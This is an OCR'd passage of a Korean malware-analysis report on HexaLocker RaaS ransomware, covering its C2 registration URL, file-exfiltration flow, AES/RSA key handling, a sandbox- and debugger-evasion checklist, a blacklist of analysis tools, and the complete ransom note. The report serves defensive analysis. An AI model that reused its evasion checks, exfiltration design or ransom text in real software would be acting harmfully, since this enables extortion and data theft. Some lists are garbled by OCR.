
파일 암호화 작업이 끝나면 %USERPROFILE%\Desktop\ReadMe.txt 경로에 랜섬노트를 생성한다.
랜섬노트 본문에 암호화폐 지갑 주소가 포함되어 있지만,
모네로는 잔액이나 트랜잭션 기록을 제 3자가 확인할 수 없는 화폐이기에
실제 피해자가 발생했는지 그 여부는 확인할 수 없었다.
참고로 이 랜섬노트 본문은 올 초에 LAPSUS$가 홍보했던 LAPSUS$ 랜섬웨어의 랜섬노트와 유사하다.

3.2 HexaLocker RaaS

```
db 'C:/Users/zzart/Desktop/MalwareDeveloppement/HexaLocker RaaS/crypt'
                        ; DATA XREF: .rdata:00000000007A43BC↑o
db 'er_files.go',0
```

[그림 12] 실행파일 내에 하드코딩 된 HexaLocker RaaS 소스코드 경로

HexaLocker RaaS는 랜섬웨어 실행파일 내에 존재하는 소스코드 경로에서 프로젝트 이름을 따 온 것이다.
대부분의 샘플에서 해당 문자열을 프로젝트 이름으로 사용한 것이 확인됐지만,
그 중에서는 일부 다른 이름으로 된 버전도 존재했다. 그러나 이름과 관계없이 랜섬웨어의 코드는 같았다.



[그림 13] HexaLocker RaaS 실행 흐름도

HexaLocker RaaS는 기존과 다르게 서버로부터 명령을 수신한다.
명령은 파일 암호화 명령과 복호화 명령으로 구분된다.
하지만 분석 결과 복호화 기능은 아직 미완성이었다.
따라서 동작은 파일 암호화 명령을 전달받아 감염PC 내 파일을 암호화하거나
또는 아무런 명령도 전달받지 않아 실행을 종료하는 것으로 구분된다.
암호화를 수행한다면 감염PC 내 개인 파일을 C2 서버로 업로드하는 것까지 이어진다.

main_main main_generatePassword main_generateTransactionID main_getHWID main_generateRandomBytes main_sendToServer main_openFile main_processDirectory main_copyFile main_copySymlink main_zipDir main_sendFileToWebhook main_shouldEncrypt main_generateAESKey main_generateSalt main_encryptFile main_writeToFile main_secureDelete main_overwriteWithZeros main_loadPasswordFromSecureSource main_checkFileAccess	main_main main_init main_WindowsProtect main_generateRandomPassword main_encryptChunk main_encryptFile main_decryptFile main_getMotherboardUUID main_getIPAddress main_getComputerName main_encryptWithRSA main_sendData main_createReadMeFile main_addFileToZip main_compressFiles main_sendFile main_SetWallpaper

[표 7] 두 랜섬웨어의 함수명 목록 (HexaLocker 좌, HexaLocker RaaS 우)

HexaLocker와 함수명을 대조해 보면
HexaLocker RaaS는 기존으로부터 코드의 일부가 수정된 것이 아니라
새로 작성된 랜섬웨어일 확률이 높다. 두 랜섬웨어는 공통적으로 감염PC 식별 정보 및
개인 파일 전송, 파일 암호화 등 주요 기능을 포함하였고,
디버깅 방지와 가상화 환경 방지 등 방어와 관련된 기능은 HexaLocker RaaS에서 새로 추가되었다.

[그림 14] GoDefender 소개 사진

HexaLocker RaaS의 방어 기능은 오픈소스 써드파티 라이브러리로 구성된다.
한 샘플에서는 chacal[02] 을 사용하여 디버깅 방지 및 가상화 환경 방지 기능을 탑재하였으나
가장 최근 발견된 샘플들은 모두 GoDefender[03] 1.1.1 버전을 사용하였다.
GoDefender는 앞서 말한 두 기능에 더불어
보안 제품의 유저랜드 API 후킹 방지 기능이 추가된 오픈소스 라이브러리이다.

02 https://github.com/p3tr0v/chacal

03 ttps://github.com/EvilBytecode/GoDefender

순서	유형	탐지 조건
1	API 후킹 방지	아래 목록 중 후킹된 API가 한 개 이상 존재. 함수 프롤로그의 첫 바이트가 0x90(NOP) 또는 0xE9(JMP)이면 후킹됐다고 간주함. • kernel32!IsDebuggerPresent • kernel32!CheckRemoteDebuggerPresent • kernel32!GetThreadContext • kernel32!CloseHandle • kernel32!OutputDebugStringA • kernel32!GetTickCount • kernel32!SetHandleInformation • ntdll!NtQueryInformationProcess • ntdll!NtSetInformationThread • ntdll!NtClose • ntdll!NtGetContextThread • ntdll!NtQuerySystemInformation • ntdll!NtCreateFile • ntdll!NtCreateProcess • ntdll!NtCreateSection • ntdll!NtCreateThread • ntdll!NtYieldExecution • ntdll!NtCreateUserProcess • user32!FindWindowW • user32!FindWindowA • user32!FindWindowExW • user32!FindWindowExA • user32!GetForegroundWindow • user32!GetWindowTextLengthA • user32!GetWindowTextA • user32!BlockInput • user32!CreateWindowExW • user32!CreateWindowExA • win32u!NtUserBlockInput • win32u!NtUserFindWindowEx • win32u!NtUserQueryWindow • win32u!NtUserGetForegroundWindow
2	가상화 환경 방지	HKLM\SYSTEM\ControlSet001\Enum\USBSTOR 하위에 레지스트리 서브키가 한 개 이상 존재.

3	가상화 환경 방지	%USERNAME%이 아래 목록 중 하나와 일치. • Johnson • Miller • malware • maltest • CurrentUser • Sandbox • virus • John Doe • test user • sand box • WDAGUtilityAccount • Bruno • george • Harry Johnson
4	가상화 환경 방지	wmic path win32_VideoController get name 결과에 'vmware' 문자열 포함.
5	가상화 환경 방지	wmic path win32_VideoController get name 결과에 'virtualbox' 문자열 포함.
6	가상화 환경 방지	%SystemRoot%\System32 폴더에 아래 이름이 포함된 파일 한 개 이상 존재. • balloon.sys • netkvm.sys • vioinput • viofs.sys • vioser.sys
7	가상화 환경 방지	wmic diskdrive get model 결과에 'DADY HARDDISK' 또는 'QEMU HARDDISK' 문자열 포함.
8	가상화 환경 방지	디스플레이 해상도가 800x600 보다 작음.
9	가상화 환경 방지	아래 폴더 한 개 이상 존재. • C:\Program Files\VMware • C:\Program Files\oracle\virtualbox guest additions

10	가상화 환경 방지	%SystemRoot%\System32 폴더에 아래 파일 한 개 이상 존재. • VBoxMouse.sys • VBoxGuest.sys • VBoxSF.sys • VBoxVideo.sys • vmmouse.sys • vboxogl.dll
11	가상화 환경 방지	tasklist 명령 결과에서 이름이 동일한 프로세스가 60개 초과. (svchost.exe 제외)
12	가상화 환경 방지	%SystemRoot%\System32 폴더에 아래 이름이 포함된 파일 한 개 이상 존재. • prl_sf • prl_tg • prl_eth
13	디버깅 방지	kernel32!IsDebuggerPresent API 반환 값이 참인 경우.
14	디버깅 방지	kernel32!CheckRemoteDebuggerPresent API 반환 값이 참인 경우.
15	디버깅 방지	google.com 도메인의 80번 포트와 TCP 통신 불가.
16	디버깅 방지	부모 프로세스의 이미지 파일 이름이 explorer.exe 또는 cmd.exe.
17	디버깅 방지	프로세스 총 개수 50개 미만. (kernel32!K32EnumProcesses API로 확인)
18	디버깅 방지	시스템 시작 경과 시간 20분 미만. (kernel32!GetTickCount API로 확인)

[표 8] HexaLocker RaaS에서 사용한 GoDefender 방어 기능 목록

HexaLocker RaaS에서 사용한 GoDefender의 기능과 사용자 설정 값은 [표 8]과 같다.
나열된 탐지 조건과 매칭되면 랜섬웨어는 더 이상 실행되지 않고 종료된다.
라이브러리의 소스코드를 임의로 커스터마이징한 흔적은 발견되지 않았다.

proxifier graywolf extremedumper zed exeinfope dnspy titanHide ilspy titanhide x32dbg codecracker simpleassembly process hacker 2 pc-ret http debugger Centos process monitor debug ILSpy reverse simpleassemblyexplorer process de4dotmodded dojandqwklndoqwd-x86 sharpod folderchangesview fiddler	die pizza crack strongod ida - brute dump StringDecryptor wireshark debugger httpdebug PhantOm kgdb james x32_dbg proxy phantom mdbg WPE PRO system explorer de4dot X64NetDumper protection_id charles systemexplorer pepper	hxd procmon64 MegaDumper ghidra xd 0harmony dojandqwklndoqwd hacker process hacker SAE mdb checker harmony Protection_ID PETools scyllaHide x96dbg systemexplorerservice folder mitmproxy dbx sniffer Process Hacker Process Explorer Sysinternals www.sysinternals.com binary ninja

[표 9] GoDefender 창 제목 블랙리스트

또한, GoDefender는 분석 프로그램으로 의심되는 프로세스가 존재한다면
해당 프로세스를 종료시키는 기능을 가지고 있다.
HexaLocker RaaS는 이를 통해 창 제목에 [표 9]의 문자열이 포함되는 프로세스를 강제 종료시킨다.

```
-----BEGIN PUBLIC KEY-----
MIICITANBgkqhkiG9w0BAQEFAAOCAg4AMIICCQKCAgBuf4vdKFMBbHWTAFoPsp/r
ba0lf/yukD0noMAu60w37S+6/woWkxAe52NOOcCKlbdZGGu5fF5HrJA1800Zuqiy
lz1XHROjyVXUGmWvwKcEwiWMJWEVgBrrAtB0O23BDZM9pNeCioi/2dl5lIoZGf6y
3Dja5BEJJEslFdJqg4a9AQVl8gCoVE6bqAkgX+TTQgfwwovsed8is3QA+oMOWm5p
G+6bhIQHQDnvIMjZJJC6vI6YVPl2mTvSA8BWUA80sSLmji/yG2+P+GfEUzGkgnOh
AbWEMHjWnRvrWsvZCi6m0fiUjtlvSW88PYuLOWQ0xOj2ixMRBjwlZ9XpE4ftAtSp
t61Zq/rkzXk+0s3P5/Mt0AVy9KkU1VfEKRPdSO2kXrhii4rKqRpb3cHgT9xQnjdV
WGMjg+zDkHfvGMJjgOiRyXgYX9YHiTS5iqjiaO4L9Y3b5e4kAXK10bX9xaasobcR
L4Fr2yiHZYFdqs4gIOTI9aF1pGyTLVWGQBIcNu45kU2dNJ5ehqQsBvD18fFUpDoF
hOMLd5LtiobZJLeT21B0IgkcewRm/YyztaTFjIXc2FL95lFFd/4o9+mv4eHcws2A
+e3QM5sDiGYF8uubKe/Q46Ra/EkgVBFZcy/nYbLdPcCdd2QuFfpLzztaW0XfAJf/
kAUEavhn5mDesl4xQz7t4wIDAQAB
-----END PUBLIC KEY-----
```

[표 10] 랜섬웨어 실행파일에 하드코딩 된 공격자의 RSA 공개키

HexaLocker RaaS는 파일 암호화에 AES-GCM-256 알고리즘을 사용한다.
이에 사용할 32자 길이의 대칭키는 [a-zA-Z0-9]{50} 형식의 무작위 비밀번호와
무작위 16자 솔트 값을 가지고 키 파생 함수 Argon2를 통해 생성된다.
파일을 암호화하는 대칭키가 매 실행마다 달라지므로 랜섬웨어는 이후에 이를 C2 서버로 전송한다.
이 때, 대칭키를 평문이 아닌 [표 10]의 RSA 공개키를 사용해 암호화 및 Base64 인코딩한다.


```
hxxps://darkslategray-baboon-853641.hostingersite[.]com/index.
php?method=new&hwid=〈SMBIOS_UUID〉&ip=〈IP_ADDRESS〉&computername=〈HOSTNAME
〉&password=〈ENCRYPTED-AES-256-KEY〉&sel=〈ENCRYPTED-AES-256-NONCE〉
```

[표 11] 감염PC 식별 정보 전송 목적지 C2 URL

인수명	설명
method	항상 'new'로 고정 됨. 새 식별정보 등록을 의미하는 것으로 추정된다.
hwid	감염PC의 SMBIOS UUID. wmic csproduct get UUID 명령으로 조회한다.
ip	감염PC의 IP주소. 루프백 주소는 제외된다.
computername	감염PC의 hostname.
password	RSA 암호화 및 Base64 인코딩 된 AES-256 대칭키.
sel	RSA 암호화 및 Base64 인코딩 된 AES-256 nonce.

[표 12] 감염PC 식별 정보 구성

C2 서버에 감염PC를 등록하기 위해 [표 12]와 같이
시스템 식별 정보와 파일 암호화에 사용할 암호키 정보를 HTTP GET 메서드로 전송한다.



[그림 15] 빈 응답 값을 반환하는 C2 서버

감염PC 식별 정보 전송 후 랜섬웨어는 C2 서버로부터 명령 수신을 기대한다.
명령은 돌아오는 HTTP 응답 본문에 포함되며 파일 암호화 명령 'encr'와
파일 복호화 명령 'decr'로 구분되지만, 수집된 샘플들은 파일 복호화 기능이 아직 미완성인 것으로 확인됐다.
응답 값이 둘 모두 해당되지 않을 경우 랜섬웨어는 악성 행위를 수행하지 않고 종료된다.
분석 당시에 C2 서버는 온라인 상태였지만 어떠한 명령도 전달하지 않았다.

.txt, .jar, .dat, .contact, .settings, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, .jpg, .mka, .mhtml, .oqy, .png, .csv, .py, .sql, .mdb, .php, .asp, .aspx, .html, .htm, .xml, .psd, .pdf, .xla, .cub, .dae, .indd, .cs, .mp3, .mp4, .dwg, .zip, .rar, .mov, .rtf, .bmp, .mkv, .avi, .apk, .lnk, .dib, .dic, .dif, .divx, .iso, .7zip, .ace, .arj, .bz2, .cab, .gzip, .lzh, .tar, .jpeg, .xz, .mpeg, .torrent, .mpg, .core, .pdb, .ico, .pas, .db, .wmv, .swf, .cer, .bak, .backup, .accdb, .bay, .p7c, .exif, .vss, .raw, .m4a, .wma, .flv, .sie, .sum, .ibank, .wallet, .css, .js, .rb, .crt, .xlsm, .xlsb, .7z, .cpp, .java, .jpe, .ini, .blob, .wps, .docm, .wav, .3gp, .webm, .m4v, .amv, .m4p, .svg, .ods, .bk, .vdi, .vmdk, .onepkg, .accde, .jsp, .json, .gif, .log, .gz, .config, .vb, .m1v, .sln, .pst, .obj, .xlam, .djvu, .inc, .cvs, .dbf, .tbi, .wpd, .dot, .dotx, .xltx, .pptm, .potx, .potm, .pot, .xlw, .xps, .xsd, .xsf, .xsl, .kmz, .accdr, .stm, .accdt, .ppam, .pps, .ppsm, .1cd, .3ds, .3fr, .3g2, .accda, .accdc, .accdw, .adp, .ai, .ai3, .ai4, .ai5, .ai6, .ai7, .ai8, .arw, .ascx, .asm, .asmx, .avs, .bin, .cfm, .dbx, .dcm, .dcr, .pict, .rgbe, .dwt, .f4v, .exr, .kwm, .max, .mda, .mde, .mdf, .mdw, .mht, .mpv, .msg, .myi, .nef, .odc, .geo, .swift, .odm, .odp, .oft, .orf, .pfx, .p12, .pl, .pls, .safe, .tab, .vbs, .xlk, .xlm, .xlt, .xltm, .svgz, .slk, .tar.gz, .dmg, .ps, .psb, .tif, .rss, .key, .vob, .epsp, .dc3, .iff, .onepkg, .onetoc2, .opt, .p7b, .pam, .r3d, .exe, .bat, .cmd, .dll, .txt, .asm, .flp, .msi, EET, EEST, +00, +01, SAST, SAST, CAT, CAT, CAT, CAT, WAT, WAT, EAT, EAT, GMT, GMT, EET, EET, CAT, CAT, HST, HDT, AKST, AKDT, −03, −03, −04, −03, −03, −03, −05, −05, −03, −03, EST, EST, −04, −04, −03, −03, CST, CDT, −04, −04, MST, MDT, −03, −02, EST, EDT, CST, CST, AST, ADT, CST, CDT, EST, EDT, −04, −04, PST, PDT, MST, MST, CST, CST, −03, −02, −03, −03, EST, EDT, MST, MST, EST, EDT, −03, −03, CST, CST, −04, −03, −03, −03, NST, NDT, PST, PDT, MST, MST, +06, +06, +03, +03, +03, +03, +04, +04, +07, +07, +07, +07, EET, EEST, IST, IST, +09, +09, +0530, +0530, +03, +03, +06, +06, +04, +04, EET, EEST, +07, +07, +08, +08, IST, IDT, +0430, +0430, +12, +12, PKT, PKT, +0545, +0545, +07, +07, +11, +11, +07, +07, +06, +06, KST, KST, +05, +05, +0630, +0630, +03, +03, +11, +11, KST, KST, CST, CST, +08, +08, +11, +11, CST, CST, +05, +05, +04, +04, +0330, +0330, JST, JST, +07, +07, +08, +08, +10, +10, +09, +09, +05, +05, +04, +04, −01, +00, −01, −01, GMT, GMT, ACST, ACDT, AEST, AEST, ACST, ACST, +0845, +0845, AEST, AEDT, +1030, +11, AWST, AWST, AEST, AEDT, −11, −11, −12, −12, −02, −02, −08, −08, −09, −09, +12, +12, +13, +13, UTC, UTC, +04, +04, CET, CEST, EET, EEST, CET, CEST, EET, EEST, +03, +03, EET, EET, EET, EEST, GMT, BST, +03

[표 13] 파일 암호화 대상 검색어 목록(총 474개)

파일 암호화 대상은 [표 13]과 같다. 식별 기준이 파일 확장자가 아니라
파일명의 마지막이 해당 문자열로 끝나는지를 확인하기 때문에
확장자가 존재하지 않는 파일도 암호화 대상에 포함될 수 있다.
특이하게도 암호화 대상 파일을 탐색하기 위한 최상위 폴더가 샘플마다 상이했는데,
C:\, C:\Users, %USERPROFILE% 하위의 개인 폴더들 등 다양했다.

HexaLocker | Lock. Demand. Dominate. | Since 2024

– Your data has been stolen and encrypted
– Your data will be published online if you do not pay the ransom.

What guarantees that we will not scam you?

We are not driven by political motives; we only want your money.
If you pay, we will give you the decryption tools and erase your data.
Life is too short to worry. Don\xe2\x80\x99t stress, money is just paper.
If we don't provide you with the decryption tools or fail to delete your data after payment, no one will pay us in the future.
Our reputation is crucial to us. We attack companies worldwide and no one has been dissatisfied after paying.
You need to contact us and decrypt one file for free using your personal HWID

Write to us in the chat and wait for a response. We will always reply.
Sometimes, there might be a delay because we attack many companies.

Tox ID HexaLockerSupp: 498F8B96D058FEB29A315C4572117E753F471847AFDF37E0A9896F6FFA5530547680628F8134
Telegram ID : @ZZART3XX

Tuto Hwid : Open CMD and type "wmic csproduct get uuid"

》》》How to Pay Us?

To pay us in Monero (XMR), follow these steps:

– Obtain Monero: You must acquire Monero. You can buy Monero on an exchange like Binance, Kraken, or other services specializing in Monero.
Create an account, verify your identity and follow the instructions to buy Monero.
– Install a Monero Wallet: If you don't already have a Monero wallet, you need to install one. Popular options include the official Monero GUI wallet or MyMonero. Follow the instructions to set up your wallet.
– Send Monero: Once you have Monero in your wallet, you need to send the required amount to our Monero address.

Open your wallet, select "Send" and enter our Monero address, which you will receive via our TOR chat or secure communication channels. Be sure to verify the address before sending.
– Confirm Payment: After sending the Monero, notify us via TOR chat with the transaction ID.
We will verify the payment and provide you with decryption tools while confirming the deletion of your data.

Remember, time is of the essence. Delays in payment could result in permanent data loss or additional attacks.

》》》Warning! Do not DELETE or MODIFY any files, it could cause recovery issues!

》》》Warning! If you do not pay the ransom, we will repeatedly attack your company!

[표 14] HexaLocker RaaS 랜섬노트 본문

랜섬노트는 %USERPROFILE%\Desktop\ReadMe.txt 경로에 생성되며
메모장 앱으로 화면에 표시된다. 본문 내용은 [표 14]와 같다.
구버전 중에서는 파일 암호화 이전에 랜섬노트를 생성하는 샘플도 존재하였다.

.txt.hexalocker, .doc.hexalocker, .docx.hexalocker, .odt.hexalocker, .sql.hexalocker, .mdb.hexalocker, .txt.hexalocker, .doc.hexalocker, .docx.hexalocker, .odt.hexalocker, .sql.hexalocker, .mdb.hexalocker, .accdb.hexalocker, .sqlite.hexalocker, .xls.hexalocker, .xlsx.hexalocker, .ods.hexalocker, .ppt.hexalocker, .pptx.hexalocker, .odp.hexalocker, .py.hexalocker, .java.hexalocker, .c.hexalocker, .cpp.hexalocker, .js.hexalocker, .html.hexalocker, .css.hexalocker, .zip.hexalocker, .rar.hexalocker, .tar.hexalocker, .gz.hexalocker, .7z.hexalocker, .md.hexalocker, .tex.hexalocker, .wps.hexalocker, .db.hexalocker, .dbf.hexalocker, .json.hexalocker, .csv.hexalocker, .numbers.hexalocker, .dif.hexalocker, .key.hexalocker, .ruby.hexalocker, .php.hexalocker, .xml.hexalocker, .yaml.hexalocker, .yml.hexalocker, .bz2.hexalocker, .lz.hexalocker, .xz.hexalocker, .jpg.hexalocker, .jpeg.hexalocker, .png.hexalocker, .gif.hexalocker, .mp3.hexalocker, .wav.hexalocker, .mp4.hexalocker, .mov.hexalocker

[표 15] 파일 유출 대상 확장자 목록(총 52개)

hxxps://darkslategray-baboon-853641.hostingersite[.]com/receive.php


[표 16] 파일 전송 목적지 C2 URL

마지막으로 감염PC 내 파일을 ZIP 형식으로 압축하여 C2 서버에 HTTP POST 메서드로 전송한다.


- %USERPROFILE%\Desktop
- %USERPROFILE%\Documents
- %USERPROFILE%\Favorites
- %USERPROFILE%\Pictures
- %USERPROFILE%\Videos

위 5개 폴더 하위에 존재하는 파일 중 [표 15]에 나열된 확장자를 가진 파일이 유출 대상에 속하며,
압축 파일은 %TEMP%\〈HWID〉.zip 경로에 저장된다.
확장자를 보면 평문 파일이 아닌 암호화 된 파일이 대상인 것을 알 수 있는데,
이는 앞서 감염PC의 식별 정보를 서버로 전송할 때 AES-256 대칭키와 nonce 값이
정상적으로 전달이 되어야 공격자가 이를 복호화 할 수 있음을 말한다.

4. Privacy-i EDR 탐지 정보



[그림 16] HexaLocker 실시간 행위 탐지 정보



[그림 17] 실시간 파일 복구 완료 알림 메시지

Privacy-i EDR의 행위 기반 탐지 엔진은 랜섬웨어의 파일 암호화와 같이
시스템 내에서 발생하는 비정상적인 I/O를 탐지하여
HexaLocker 랜섬웨어를 차단하고 감염된 파일을 실시간 복구하였다.

5. 대응

1. Privacy-i EDR과 같은 EDR 제품을 통해 취약점 실행을 행위 기반으로 차단
2. 주요 데이터는 주기적인 백업을 통해 시스템 파괴 시에도 복구가 가능하도록 대비
3. 논리적 망분리를 적용하여 악성코드 PC 유입을 원천 차단
4. AV(패턴기반탐지) + EDR(행위기반탐지) 솔루션
5. PC 취약점을 주기적으로 점검, 보완
6. 신뢰할 수 없는 메일의 첨부파일 실행 금지
7. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결 차단
8. OS나 어플리케이션은 최신 형상 유지

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오